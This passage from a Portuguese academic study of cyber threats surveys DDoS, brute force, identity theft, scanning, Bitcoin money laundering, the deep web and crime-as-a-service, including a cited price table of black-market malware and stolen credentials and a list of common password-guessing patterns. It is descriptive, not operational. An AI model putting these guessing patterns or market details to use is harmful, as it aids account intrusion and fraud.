O atacante direciona os ataques a funcionários específicos de uma organização que faça uso de redes sociais. Após estudar o perfil do usuário, utilizando técnicas de Engenharia Social, são enviados ataques direcionado, por meio mensagens atraentes (personalizadas e infectadas), geralmente por e-mail.

2.8.4 Negação de Serviços

Negação de serviço é uma técnica de ataque que utiliza o computador, com objetivo de sobrecarregar os recursos computacionais da vítima (CPU, memória, link, etc), para que um serviço, um computador ou uma rede fiquem indisponível.[28]

26 GOMES, Diogo. PROOF - **Tudo que você precisa saber sobre spear phishing.** Publicado em 12/2016. Disponível http://www.proof.com.br/blog/spear-phishing/. Último acesso em 07 de Janeiro de 2016.

27 Ibidem

28 CERT.br, **Recomendações para Melhorar o Cenário de Ataques Distribuídos de Negação de Serviço (DDoS).** Disponível em: <http://www.cert.br/docs/whitepapers/ddos/#1>. Acesso em 24 de Agosto de 2016.

Qualquer dispositivo conectado na Internet pode ser alvo de um ataque e/ou participar de um ataque, caso esteja infectado ou invadido. Os principais alvos deste tipo de ataque são provedores, serviços de TI, instituições financeiras, governo, partidos políticos.

A motivação dos ataques podem ser *status*, aventura, aprendizado, vingança, extorsão, terrorismo, *hackativismo*, distração para outros ataques, entre outros.[29]

Segundo o relatório de tendências de ataques DDoS levantadas pela Verisign iDefense® *Security Intelligence Services*, no primeiro trimestre de 2016, a Verisign observou um aumento de 111% na atividade de ataque DDoS em um ano, e um aumento de 182% no tamanho do ataque. E os principais alvos são o setor de telecomunicações, setor público, *e-commerce*, serviços de entretenimento, e serviços financeiros. Verificar abaixo na figura 2.8.4.1 a estatística de ataques de DDoS.[30]



Figura 2.8.4.1: Ataque DDoS. Janeiro a Março de 2016
Fonte: Verisign

Como são realizados os ataques DDoS

29 CERT.br, **Recomendações para Melhorar o Cenário de Ataques Distribuídos de Negação de Serviço (DDoS).** Disponível em: <http://www.cert.br/docs/whitepapers/ddos/#1>. Acesso em 24 de Agosto de 2016.

30 VERISIGN, **Verisign Distributed Denial of Service Trend Report**. Disponivel em: http://www.verisign.com/assets/report-ddos-trends-Q12016.pdf. Acesso em 30 de Agosto de 2016.

Por exemplo, supondo que um serviço recebe em média cem requisições ao mesmo, e o mesmo foi projetado para suportar mil simultâneos. Então se o serviço recebe mais de mil requisições simultâneos, ocorrerá uma sobrecarga, deixando o serviço indisponível para novas requisições.

Devido a facilidade de obter e utilizar uma ferramenta de ataque DDoS, praticamente qualquer pessoa pode gerar um ataque DDoS. De forma geral, geralmente os ataques ocorrem das seguintes maneiras:

- Ferramentas automatizadas para ataques DDoS;
- Por intermédio de *botnets*;
- Por meio da exploração de vulnerabilidades presentes em serviços e aplicações;
- Pela exploração de características em serviços de Internet;

2.8.5 Força bruta (*Brute force*)

Uma das técnicas mais antigas de tentativas de invasão de um sistema é o ataque de força bruta. O método consiste em tentar adivinhar, por tentativa e erro, as credenciais de acesso e, assim, obter o acesso a alguma área restrita com os privilégios e liberações de acesso do usuário.[31]

Normalmente, as tentativas de adivinhação realizados com o auxílio de ferramentas automatizadas e são baseadas em alguns padrões que auxiliam os atacantes no processo de descoberta de credenciais de acesso. As tentativas de adivinhação costumam ser baseadas em:[32]

- Utilizar logins padrões como admin, administrador, root;
- Listas de palavras comuns que tem uma grande probabilidade de servirem como senha, como como personagens de filmes e nomes de times de futebol;

31 CERT.br, **Cartilha de Segurança:** Ataques na Internet. Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de Agosto de 2016.

32 Ibidem

- Substituições óbvias de algumas letras, como trocar "a" por "@" e "o" por "0";
- Sequências numéricas e de teclado, como "123456", "qwert" e "1qaz2wsx";
- Informações pessoais coletadas principalmente em redes sociais como nome, sobrenome, data de nascimento.

2.8.6 Furto de identidade (identity theft)

O furto de identidade, ou *identity theft*, é quando um indivíduo se passa por outro, com o objetivo de obter vantagens indevidas.

O furto de identidade pessoais é um crime que leva a uma série de outros crimes, como por exemplo, abrir uma empresa ou uma conta bancária usando com os dados furtados, fraudar seguros, fraudar documentos de imigração, passar por outra pessoa em uma rede social ou e-mail, entre outros.[33]

As redes sociais são grandes fontes para o roubo de identidade, já que lá toda informação necessária que os criminosos necessitam para selecionar e atacar a vítima.

Goodman, em seu livro “Future Crime p. 100 e p. 101”, que em 2012 o furto de identidade custou à população americana cerca de US$ 21 bilhões, e consta que mais de 13,1 milhões de americanos são vítimas anualmente, e que a probabilidade de uma criança ser vítima, é de 51 vezes maior em relação a um adulto. Os jovens são alvos fácies, pois seus históricos de créditos são inexistentes, e muitas vezes eles só tomam conhecimento que foram vítimas quando chegam a vida adulta e descobrem que a reputação de credito foram destruídas por criminosos. [34]

2.8.7 Varredura em redes (Scan)

Quando se inicia qualquer ataque, um dos passos é obter informação do *host* alvo. Varredura em redes, ou *scan*, é uma técnica que se baseia em efetuar varredura na rede,

33 GOODMAN, Marc. **Future crimes: tudo está conectado, todos somos vulneráveis e o que podemos fazer sobre isso.** Trad. Gerson Yamagami. São Paulo: HSM Editora, 2015.

34 Ibidem

com o objetivo de identificar dispositivos conectados e capturar informações sobre eles tais como: - serviços ativos, portas abertas e *softwares* instalados. Com este conhecimento o atacante pode projetar melhor o seu ataque.[35]

2.8.8 Interceptação de tráfego (Sniffing)

Interceptação de tráfego, ou *sniffing*, é um tipo de ataque que se baseia em monitorar o fluxo de dados na rede, por meio do uso de aplicativos específicos chamados de *sniffers*. Com auxilio destes *softwares*, torna possível para o atacante obter dados sensíveis, como credenciais de acesso, dados bancários e o informações confidenciais que estejam trafegando sem criptografia.[36]

35 CERT.br, **Cartilha de Segurança: Ataques na Internet.** Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de Agosto de 2016.

36 Ibidem

CAPITULO 3: MAPEAMENTO DE AMEAÇAS CIBERNÉTICO

Incidentes tais como a atuação dos hacktivistas: WikiLeaks e *Anonymous* em 2010, a paralisação da infraestrutura da Internet da Estônia em 2007 e da Geórgia em 2008, a sabotagem do programa nuclear iraniano por ataque de *malware*, a espionagem denunciada por Edward Snowden, realizada pelo Serviço Secreto Americano (NSA), evidencia que há outros autores que vêm agindo sob o manto do anonimato do ciberespaço, tais como ciberterrorismo, ciberguerra, ciberespionagem e *hacktivismo*.[37]

As motivações e intenções que distingue os conceitos de cibercrime, ciberterrorismo, ciberguerra, ciberespionagem e *hacktivismo*, pois as ferramentas de ataque são as mesmas. O mesmo DDoS utilizado como forma de protesto para tirar derrubar o serviço de uma entidade, pode ser utilizado no cibercrime como forma de extorsão, ou na ciberguerra/ciberterrorismo para bloquear a comunicação de um país.

Nesta seção são apresentadas uma revisão bibliográfica de temas pertinentes as ameaças cibernéticas, incluído hackatvismo, cibercrimes, ciberguerra, ciberespionagem, bem como uma abordagem investigativo de como esses autores que vêm agindo no ciberespaço sob o manto do anonimato.

3.1 Anonimato facilita o crime

A rede mundial de computadores é um poderoso canal de comunicação, e um dos recursos que facilitam seu uso por pessoas mal-intencionadas é o anonimato. Grande parte das ameaças cibernéticas se escondem sob o manto do anonimato para tumultuarem o ciberespaço.

3.1.1 Bitcoin: a moeda do crime

37 SILVA,Júlio Cezar Barreto Leite. Doutor em Ciências Navais pela Escola de Guerra Naval (EGN), Rio de Janeiro, em seu artigo **Guerra cibernética: a guerra no quinto domínio, conceituação e princípios.** Publicado em Janeiro de 2014 na Revista da Escola de Guerra Naval. Disponível em http://jmksistemas.com.br/ojs/index.php/revistadaegn/article/view/194. Último acesso em 08 de Janeiro de 2017.

O Bitcoin é a primeira implementação de um conceito chamado de "criptomoeda". Criada em 2009 pelo matemático Satoshi Nakamoto, a Bitcoin é uma moeda descentralizada, ou seja, não conta com nenhum órgão responsável pelo seu gerenciamento. Dessa forma, as transações de Bitcoins são feitas a partir da rede de compartilhamentos P2P (ponto a ponto). [38]

Segundo o economista Fernando Ulrich, autor do livro ¨Bitcoin - A moeda na era digital¨, Bitcoin é uma forma de dinheiro, assim como o dólar ou o real, com a particularidade de ser totalmente digital e não ser emitido ou controlado por nenhum banco ou estado. O seu valor é determinado livremente pelo mercado.¨ [39]

Bitcoin não foi criado para o crime, entretanto o Crime S.A têm explorando-o para lavagem de dinheiro e a venda de serviços ilícitos, já que suas características técnicas são perfeitas para cometer a ilegalidade, pois as transações são anônimas e não necessitam de uma instituição financeira como intermediária, dificultando saber de onde o dinheiro veio e para onde foi.[40]

Por exemplo, as características técnicas do Bitcoin permitiram o funcionamento do portal Silk Road, site que funcionava como uma espécie de Mercado Livre do crime, onde se pode encontrar desde drogas, prostituição e até mesmo órgãos humanos, escravos e assassinos de aluguel.

Em 2013, o FBI prendeu o criador do Silk Road, o portal foi fechado e mais de 100 mil Bitcoins foram apreendidos pela polícia. Segundo a acusação, o portal ganhava uma comissão de 8% a 15% por cada transação, e em dois anos e meio o portal teria gerado vendas de 1,2 bilhões de dólares, com um total de 80 milhões em comissões.[41]

38 JERRY BRITO AND ANDREA CASTILLO, Mercatus Center, George Mason University. **BITCOIN A Primer for Policymakers**. Disponível em: https://www.mercatus.org/system/files/Brito_BitcoinPrimer.pdf. Último acesso em 08 de Janeiro de 2017.

39 ULRICH, Fernando. **BitCoin: A moeda na era digital** -- São Paulo: Instituto Ludwing von Mises Brasil, 2014. 1ª Edição. 100p. Disponível em: http://fasam.edu.br/wp-content/uploads/2016/06/Bitcoin-A-Moeda-na-Era-Digital.pdf. Último acesso em 26 de Novembro de 2016.

40 TECMUNDO. **O que é BitCoin?** Disponível em: http://www.techtudo.com.br/artigos/noticia/2012/05/o-que-e-bitcoin.html . Último acesso em 25 de Novembro de 2016.

41 UOL NOTICIAS, UOL. **Site de venda de drogas Silk Road anuncia reabertura.** Publicado em 07/11/2013. Disponível em: <http://noticias.uol.com.br/ultimas-noticias/afp/2013/11/07/site-de-venda-de-drogas-silk-road-anuncia-reabertura.htm>. Último acesso em 24 de Novembro de 2016.

Desde que Silk Road foi fechado e seu fundador preso em 2013, houve uma explosão de popularidade dos mercados negros. O próprio portal Silk Road, anunciou sua reabertura, um mês após seu fechamento e a prisão de seu fundador.[42]

A prisão e o julgamento de Ulbricht, idealizador do portal, parece ter servido mais como advertência para os administradores dos mercados negros, que levam os erros cometidos no Silk Road como uma forma de aprendizado.[43]

O Departamento de Justiça dos EUA alertou já em 2008 que os criminosos dependem cada vez mais de criptomoedas para lavar e transferir fundos, pois a transações anônimas facilitam a ilegalidade.[44]

Como fazer lavagem de dinheiro com Bitcoin

Diversos grupos terroristas e criminosos, tais como o grupo extremista ISIS, que se beneficiam do sigilo dessa moeda para movimentarem grandes quantidades de dinheiro pela internet.

Grupos criminosos vêm utilizando as mineradoras de Bitcoins como uma grande lavanderia de dinheiro. Estes grupos investem grande volume de recursos financeiros em mineradoras. Tudo funciona como se fosse um investimento e os lucros são retirados todos os dias, de forma legitima, anônimas e sem ser controlados por nenhum governo. E podem, inclusive, ser retirados direto por um banco através de um cartão de debito Bitcoin.[45]

3.1.2. *Deep Web*: a rede do crime

42 Folha de São Paulo.**Prisão perpétua de líder do Silk Road não assusta donos de mercado negro na web.** Publicado em 10/06/2015. Disponível em: <http://www1.folha.uol.com.br/vice/2015/06/1640036-prisao-perpetua-de-lider-do-silk-road-nao-assusta-donos-de-mercado-negro-na-web.html>. Último acesso em 24 de Novembro de 2016.

43 ibidem

44 LAZZAROTTO, Aquiles. Blog Jornal GGN. **A investigação do maior caso de lavagem de dinheiro do mundo.** Publicado em 29/05/2013. Disponível em http://jornalggn.com.br/blog/luisnassif/a-investigacao-do-maior-caso-de-lavagem-de-dinheiro-do-mundo. Acesso em 16 de Agosto de 2016.

45 TANGERINO, Dayane Fanti. PORTAL JUSBRASIL. **Bitcoin e lavagem de dinheiro.** Publicado em 5/10/2016. Disponível em http://canalcienciascriminais.jusbrasil.com.br/artigos/391448874/bitcoin-e-lavagem-de-dinheiro-por-onde-comecar?ref=topic_feed. Último acesso em 08 de Janeiro de 2017.

Quando se digita no Google: "*Deep Web*"; o site retorna resultados como "bonecas humanas", "satanismo", "experimentos com humanos", "pedofilia", "imagens sinistras" e outras coisas inimagináveis.

Envolta em tons de mistérios e misticismos, e frequentemente associada a coisas macabras e transações ilícitas. A *Deep Web* caracteriza-se como uma rede anônima, na qual o conteúdo da internet que não pode ser acessada de forma usual, ou seja, o conteúdo da Internet que não está indexado pelos mecanismos de buscas tradicionais.



Figura 3.1.2.1: Exemplo de resultados apresentado no Google.

Muitos países têm agido no intuito de tentar impor limites aos usuários, censurando-os ao acesso a conhecimento, argumentando questões de direito autoral e a questões de soberania nacional para o garantir o controle do ciberespaço. Para burlar a censura, muitos recorrem a *Deep Web*.

Para garantir o anonimato, os administradores dos sites na *Deep Web* utilizam de endereços compostos somente com o endereço IP ou compostos por letras e números desconexos, difíceis de memorizar e que podem mudar constantemente, fazendo com que seus links não sejam facilmente compartilhados. [46]

Para dificultar o rastreamento e garantir o anonimato para ter o acesso, boa parte da navegação na *Deep Web* dependem do compartilhamento de endereços entre usuários em fóruns de discussão em que muitos desses exigem convites e acesso autorizados.

A *Deep Web* não é organizada por meio de camadas, e sim de redes de computadores totalmente independentes entre si. São elas: Onion (TOR), I2P, Freenet, Clos, Loky, Osiris e muitas outras. Não existe uma forma única de acessar a *Deep Web*,

46 Deep Web Brasil. **Deep Web**. Disponível em: <http://www.deepwebbrasil.com/#deepweb> Último acesso em: 20 de Novembro de 2016.

isso porque a “Internet Profunda” é composta por várias redes independentes, que não conversam entre si. A rede mais conhecida é o Tor, e o meio mais comum para acessá-la utilização do *Tor browser*. [47]

Quanto ao seu tamanho, não há consenso na definição exata do tamanho da rede, segundo (PEREIRA, 2012)[48] 90% de todo conteúdo da internet não está indexado aos motores de buscas, (Mello, 2013)[49] afirma que 99% de todo o conteúdo online da Internet se encontra na *Deep Web*, e essa imensidão não está disponível para todos, pois existem inúmeros sites que são criptografados e somente quem possui a chave de acesso podem acessar.

Por questões de direitos autorais, burocracia ou censura, na *Deep Web* há muito conteúdo que dificilmente poderia ser indexado na *Surface Web*. Há fóruns especializados nos mais diversos assuntos, que dificilmente poderiam ser debatidos se não fosse a proteção do manto do anonimato proporcionada pela rede. Por uma questão de confidencialidade, muitas instituições utilizam a rede para compartilhar informações de forma sigilosa.

A *Deep Web* é atraente para agentes do governo, ativistas políticos, hacktivistas, criminosos cibernéticos, dissidentes ao redor do mundo usam a rede como ferramenta para burlar a censura. Especialistas acreditam que o *Wikileaks*, *Anonymous*, e a própria Primavera Árabe dificilmente não teriam existido sem a ajuda da “Internet Profunda”.[50]

Assegurar a liberdade de expressão é um propósito nobre, porém a navegação anônima garante a organizações criminosas um porto seguro para a prática reiterada de atos ilícitos. Tais como o portal *Silk Road* (uma espécie de Mercado Livre do Submundo) onde encontra-se de tudo. É possível, por exemplo, encontrar desde órgãos humanos até assassinos de aluguel.[51]

47 Ibidem

48 PEREIRA, Leonardo. OLHAR DIGITAL – **Deep web: saiba o que acontece na parte obscura da internet**. Dez/2012. Disponível em: http://olhardigital.uol.com.br/fique_seguro/noticia/deep-web-saiba-o-que-acontece-na-parte-obscura-da-internet/31120. Último acesso em 30 de Outubro de 2016.

49 MELLO, João. REVISTA GALILEU – **Nem tudo são trevas: o lado bom da Deep Web**. Maio/2013. Disponível em: *http://revistagalileu.globo.com/Revista/Common/0,,EMI331438-17770,00-NEM+TUDO+SAO+TREVAS+O+LADO+BOM+DA+DEEP+WEB.html*. Último acesso em 30 de Outubro de 2016.

50 ibidem

51 ABREU, Giovanna; NICOLAU, Marcos. **A estética do anonimato na Deep Web: a metáfora das máscaras e do homem invisível aplicada ao “submundo” da internet.** Artigo apresentado no Eixo Imaginário Tecnológico e Subjetividade, do VII Simpósio Nacional da Associação Brasileira de Pesquisadores em Cibercultura, ABCiber/Curitiba - novembro de 2013. Disponível em:

Sob o manto do anonimato e o carácter internacional da rede pode proporcionar ao atacante certa sensação de impunidade, podendo dar condições para articular ataques mais agressivos.

3.2. Cibercrime

Crime cibernético é nada mais que um crime cometido com um ingrediente "informático". Também chamado de cibercrime, de crime virtual, digital, informático, de alta tecnologia, crimes por computador, fraude informática, delitos cibernéticos, dentre outras nomenclaturas.

Segundo o entendimento da ONU, crime cibernético significa: "qualquer conduta ilegal, não ética, ou não autorizada que envolva o processamento automático de dados e/ou transmissão de dados". [52]

Na visão de Pinheiro, o autor classifica os crimes cibernéticos em puros, comuns e misto.[53]

- **crime cibernético puro** - o computador como um alvo - compreende qualquer conduta ilícita, com o objetivo de danificar o computador alvo, pelo atentado físico ou técnico ao equipamento e seus componentes. Por exemplo, propagação de vírus.
- **crime cibernético comum** - o computador como um acessório - compreende usar a tecnologia como um acessório realizar um delito que tipificado pela lei Penal. Por exemplo, a pornografia infantil por meio da Internet.
- **crime cibernético misto** - o computador como uma arma de ataque - compreende aqueles que utilizam a tecnologia para realizar tal conduta ilícita. Por exemplo, as transações ilegais de valores de contas correntes.

http://periodicos.ufpb.br/ojs/index.php/cm/article/view/19746/10908. Último acesso em 26 de Novembro de 2016.

52 Organização para a Cooperação Econômica e Desenvolvimento *apud* NETO, Mário Furlaneto e GUIMARÃES, José Augusto Chaves. **Crimes na internet: elementos para uma reflexão sobre a ética informacional.** Artigo disponível no site http://www.cjf.jus.br/revista/numero20/artigo9.pdf. Acesso em 16 de Agosto de 2016.

53 Pinheiro (2001, p.18-19) *apud* NETO, Mário Furlaneto e GUIMARÃES, José Augusto Chaves. **Crimes na internet: elementos para uma reflexão sobre a ética informacional.** Artigo disponível no site http://www.cjf.jus.br/revista/numero20/artigo9.pdf. Acesso em 16 de Agosto de 2016.

3.2.1 Crimes S.A

O mundo do cibercrime se tornou algo extremamente rentável para cibercriminosos e muito bem organizado, estima-se que o impacto Global da cibercriminalidade em 2015 foi de três trilhões de dólares americanos, e até 2021, os custos podem chegar a seis trilhões de dólares.[54]

Troels Oerting afirmou à *Independent on Sunday*, que grupos criminosos estão levando a sério o recrutamento de jovens talentos universitários. Uma organização criminosa produziu um clipe profissional, uma espécie de premiação para o "empregado do mês". No vídeo, um apresentador aparece ao lado de um Porsche, una Ferrari e assistentes glamorosas, dizendo que quem fizer o melhor trabalho levará o prêmio.[55]

Muitas organizações criminosas, estão tão sofisticados que incluíram acordo de níveis de serviço nos serviços prestados, garantindo que pelo menos 80% dos cartões de créditos funcionariam ou o dinheiro de volta.[56]

3.2.2. *Crime-as-a-service*

Não há mais necessidade de ter o conhecimento ou habilidades *hackers* para praticar o cibercrimes. Qualquer um com má intenções pode contratar ferramentas e habilidades necessárias para cometê-lo. O *crime-as-a-service* trata-se de modelo de negócio baseado na prestação de serviços especializados em diversos tipos de cibercrime.

A empresa de antivírus Trend Micro publicou um estudo sobre o mercado do cibercrime brasileiro, detalhando a forma de agir dos criminosos. A Trend Micro relatou que as ferramentas de cibercrimes, os "*toolkits*[57]", estão cada vez melhores e mais

54 Cybersecurity Ventures. **2016 Cybercrime Report**. Disponível em: <http://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/>. Último acesso em 12 de Abril de 2017.

55 PEACHEY, Paul. **Cybercrime boss offers a Ferrari for hacker who dreams up the biggest scam. Independent.** Publicado em: 17/02/2015. Disponível em: <http://www.independent.co.uk/news/uk/crime/cybercrime-boss-offers-a-ferrari-for-hacker-who-dreams-up-the-biggest-scam-9349931.html>. Último acesso em: 25 de Agosto de 2016.

56 GOODMAN, Marc. **Future crimes: tudo está conectado, todos somos vulneráveis e o que podemos fazer sobre isso p196.** Trad. Gerson Yamagami. São Paulo: HSM Editora, 2015.

57 Um conjunto de ferramentas que auxilia numa tarefa.

acessíveis. Segundo esse estudo, a cibercriminalidade está prosperando em todo o mundo e tornou-se especialmente preocupante no Brasil, China e Rússia.

Neste estudo, a Trend Micro relatou que o mercado negro de cada país ou região têm características distintas e o Brasil também tem suas próprias características únicas. Um exemplo destas particularidades: - enquanto criminosos chineses e russos vendem produtos e serviços ilícitos em plataformas que usuários comuns não usam, tais como canais IRC - *Internet Relay Chat* - e a DarkNet para vender produtos e serviços. Os cibercriminosos brasileiros preferem usar plataformas mais populares, como o Facebook e WhatsApp, fazendo com que os negócios sejam mais eficazes, confiando na blindagem que essas empresas têm fornecido aos seus usuários.

Há dezenas de páginas e grupos, todas comandadas por criminosos que comercializam seus serviços ilegais sem um pingo de discrição. A figura 3.2.2.1 é um exemplo de anúncio:

Figura 3.2.2.1: Exemplo de publicações nas redes sociais ao mercado do submundo
Fonte: Trend Micro[58]

Outra particularidade que a Trend Micro constatou no submundo dos negócios são os serviços de treinamento. No Brasil, os cibercriminosos oferecem serviços de treinamento para que os aspirantes ao cibercrime também possam inserir no rentável mercado do Crime S.A.

A Trend Micro encontrou um serviço de treinamento em Fraude composto por 10 módulos, guia interativo, exercícios de simulações e suporte online. Na figura 3.2.2.2 tem um exemplo de anúncio.

Figura 3.2.2.2: Exemplo de publicações nas redes sociais ao mercado do submundo
Fonte: Trend Micro[59]

A tabela 3.2.2.1, contêm uma lista de serviços e produtos mapeados pelo estudo conduzido pela Trend Micro.

Tabela 3.2.2.1: Ofertas de Produtos no Mercado Negro Brasileiro

58 MERCÊS, Fernando. **O Submundo do Crime Digital Brasileiro.** Trend Micro. Publicado em 2014. Disponível em: <http://www.trendmicro.com.br/cloud-content/br/pdfs/141117_mercadosubmundobr.pdf> Último acesso em: 28 de Agosto de 2016.

59 MERCÊS, Fernando. **O Submundo do Crime Digital Brasileiro.** Trend Micro. Publicado em 2014. Disponível em: http://www.trendmicro.com.br/cloud-content/br/pdfs/141117_mercadosubmundobr.pdf. Último acesso em: 28 de Agosto de 2016.

Produto	Descrição	Preço
Kits de *bolware*	Com painéis de controle para monitorar e gerenciar atividades	R$ 400 (US$ 155)
Trojan bancário	Monitora os principais eventos e permitem que a customização do *malware*.	R$ 400 (US$ 155)
Credenciais de cartões de credito	Pacote de 20 números de cartão de crédito válidos, com limites variando entre US$400 a US$1000.	R$ 700 (US$ 270).
Mensalidade da licença de uso dos encriptadores FUD	Para que *malware* possa escapar da detecção. • Parcial • FUD • FUD com recursos de retardo e alterador de ícone • FUD com recursos de retardo, alterador de ícone e vinculadores	R$ 25 (US$ 10) a R$ 100 (US$ 39)
Páginas *Phishing*	Com funções de mostrar mensagens de erro e redirecionar para seus homólogos legítimos. Enviar informações capturadas via *e-mail*	R$ 100 (US$ 39)
Listas de número de telefone	Celulares • Cidade pequena • Cidade grande Residência (telefone fixo) • Cidade pequena • Cidade grande	A partir de R$ 750 (US$ 290)
Credenciais de conta de aplicação empresarial	• In Touch da Unitfour • Serasa Experian	R$ 400 (US$ 155) R$ 500 (US$ 193)
Seguidores/visualizações/curtidas	• Até 10.000 visualizações	R$ 24,90 (US$ 9) R$ 125 (US$ 49)
Software de envio de spam por SMS	• Escrito em *Visual Basic* e funcionando em todas as versões do	R$ 499 (US$ 193)

Produto	Descrição	Preço
	Windows	
Verificação de *malware* contra os serviços de *software* de segurança	• Duração: • 1 mês • 2 meses • 3 meses • 4 meses • 5 meses • 6 meses	R$ 30 (US$ 12) R$ 50 (US$ 19) R$ 70 (US$ 27) R$ 90 (US$ 35) R$ 120 (US$ 46) R$ 150 (US$ 58)
Serviços de envio de spam por SMS	• Número de mensagens de texto: • 5.000 • 10.000 • 20.000 • 40.000 • 50.000 • 100.000	R$ 400 (US$ 155) R$ 750 (US$ 290) R$ 1.200 (US$ 464) R$ 2.000 (US$ 773) R$ 2.250 (US$ 869) R$3.000 (US$ 1.159)
Serviços de treinamento	• Programação de codificação FUD • Fraude (10 módulos, guia interativo e exercícios práticos) • Fraude (com suporte)	R$ 120 (US$ 46) R$ 1.200 (US$ 468) R$ 1.499 (US$ 579)

Fonte: Trend Micro[60]

3.2.3. Mercado de informações

Um alto volume de dados é gerado diariamente ao comentar um conteúdo de mídias sociais - como Facebook, Portal do Consumidor, TripAdviser - relatórios empresariais, pesquisas em motores de busca, arquivos de *log* de servidores, estatísticas de ligações, etc.

60 ibidem

Os rastros digitais são deixados dia a dia, e a empresa consegue tirar proveito deste imenso fluxo de dados, têm em mãos algo muito mais valioso do que petróleo, assim define o diretor do MIT (Instituto de Tecnologia de Massachusetts), Alex Pentland, em entrevista à Revista Veja.[61]

Grandes empresas do Vale do Silício, como Google e o Facebook vêm explorando este mercado, enviando anúncios de publicidade personalizado de acordo como o usuário navega. Mas há também há o mercado negro dos dados, onde criminosos capturam dados como nome completo, data de nascimento, endereço, número de telefones, *e-mails* e vendem. Por exemplo uma lista de uma lista de números celulares pode ser comprada por R$ 750 a R$ 3000,00.[62] Com a lista telefônica, é possível aplicar golpes utilizando técnicas de *spam* e engenharia social.

Muitas empresas passam uma aura de éticas, sérias e transparentes, informando que preserva o sigilo dos dados, mas quem garante? É o caso reportado por Marc Goodman, em seu livro “Future Crime p. 49 e p. 50”. Goodman relata o caso do site PatientsLikeMe.com – criado para que os usuários aprendam mais sobre suas doenças e compartilhem detalhes íntimos sobre a doença e troquem experiências sobre o estratégias para lida com as doenças (Goodman, 2015 p. 49 e p. 50)[63].

PatientsLikeMe.com vendeu os dados de seus pacientes para grandes empresas farmacêuticas. Em nota, o site comunicou a toda sua comunidade de usuário, e aproveitou a oportunidade para lembrar da política de privacidade:

> Nós pegamos as informações, que pacientes compartilham, sobre a experiência com a doença e vendemos a nossos parceiros (ou seja, empresas que estão desenvolvendo ou vendendo produtos aos pacientes). Estes produtos podem incluir medicamentos, dispositivos, equipamentos, seguros e serviços médicos… Todas as informações podem ser compartilhadas (Goodman, 2015 p. 49 e p. 50)[64].

61 Retirada das Páginas amarelas Revista Veja no. 2416 de 11 de Março de 2015.

62 MERCÊS, Fernando. **O Submundo do Crime Digital Brasileiro.** Trend Micro. Publicado em 2014. Disponível em: http://www.trendmicro.com.br/cloud-content/br/pdfs/141117_mercadosubmundobr.pdf. Último acesso em: 28 de Agosto de 2016.

63 GOODMAN, Marc. **Future crimes: tudo está conectado, todos somos vulneráveis e o que podemos fazer sobre isso.** Trad. Gerson Yamagami. São Paulo: HSM Editora, 2015.

64 Ibidem

Outro caso do mercado negro de dados, é a investigação feita pela equipe do TecMundo, onde foi constatado que é absurdamente fácil conseguir comprar dados detalhados de qualquer cidadão brasileiro por meio da internet. Os criminosos ofertam na internet, uma quantidade gigantesca de bancos de dados ofertados, tais como (TecMundo, 2015)[65]:

- **Na categoria de órgãos públicos:** Cadastro Nacional de Usuários do Sistema Único de Saúde (CADSUS), Receita Federal, Instituto Nacional do Seguro Social (INSS), Departamento Nacional de Trânsito (Denatran), Bolsa Família e Sistema Integrado de Administração de Recursos Humanos (SIAPE).
- **Na categoria empresas privadas:** InTouch, Credilink, Natt do Brasil, Locate People, Vivo, Oi, Equifax, On Way, Rede Fone, SeekLoc, BCFone, BCI Tecnologia, SAFE-DOC, Serasa Experian, Boa Vista Serviços, PROCOB, Previnity e ZipCode.

O acesso de pessoas mal-intencionadas a estes dados, por exemplo, credenciais de serviços empresariais como Unitfour e Serasa que têm informações como nomes completos, data de nascimento, nome dos pais, endereços, números de identificação, números de telefone e outros dados relevantes. Informações mais do que necessário para aplicar golpes, tais como o roubo de identidade, engenharia social, e outros.

3.2.4 Mercado das Vulnerabilidades

A vulnerabilidade - conforme a NBR ISO/IEC 27002:2005 - é uma fragilidade de um ativo ou grupo de ativos que pode ser explorada por uma ou mais ameaças. Essa fragilidade pode ser falha no projeto, na implementação, operação ou na configuração de programas, serviços ou equipamentos de rede.

A partir do momento em que uma vulnerabilidade é criada/descoberta no sistema e até que seja mitigada, ela passa por diferentes fases, incluindo as fases de descoberta, exploração, publicação e resolução ou mitigação. Conforme a figura 3.2.4.1: [66]

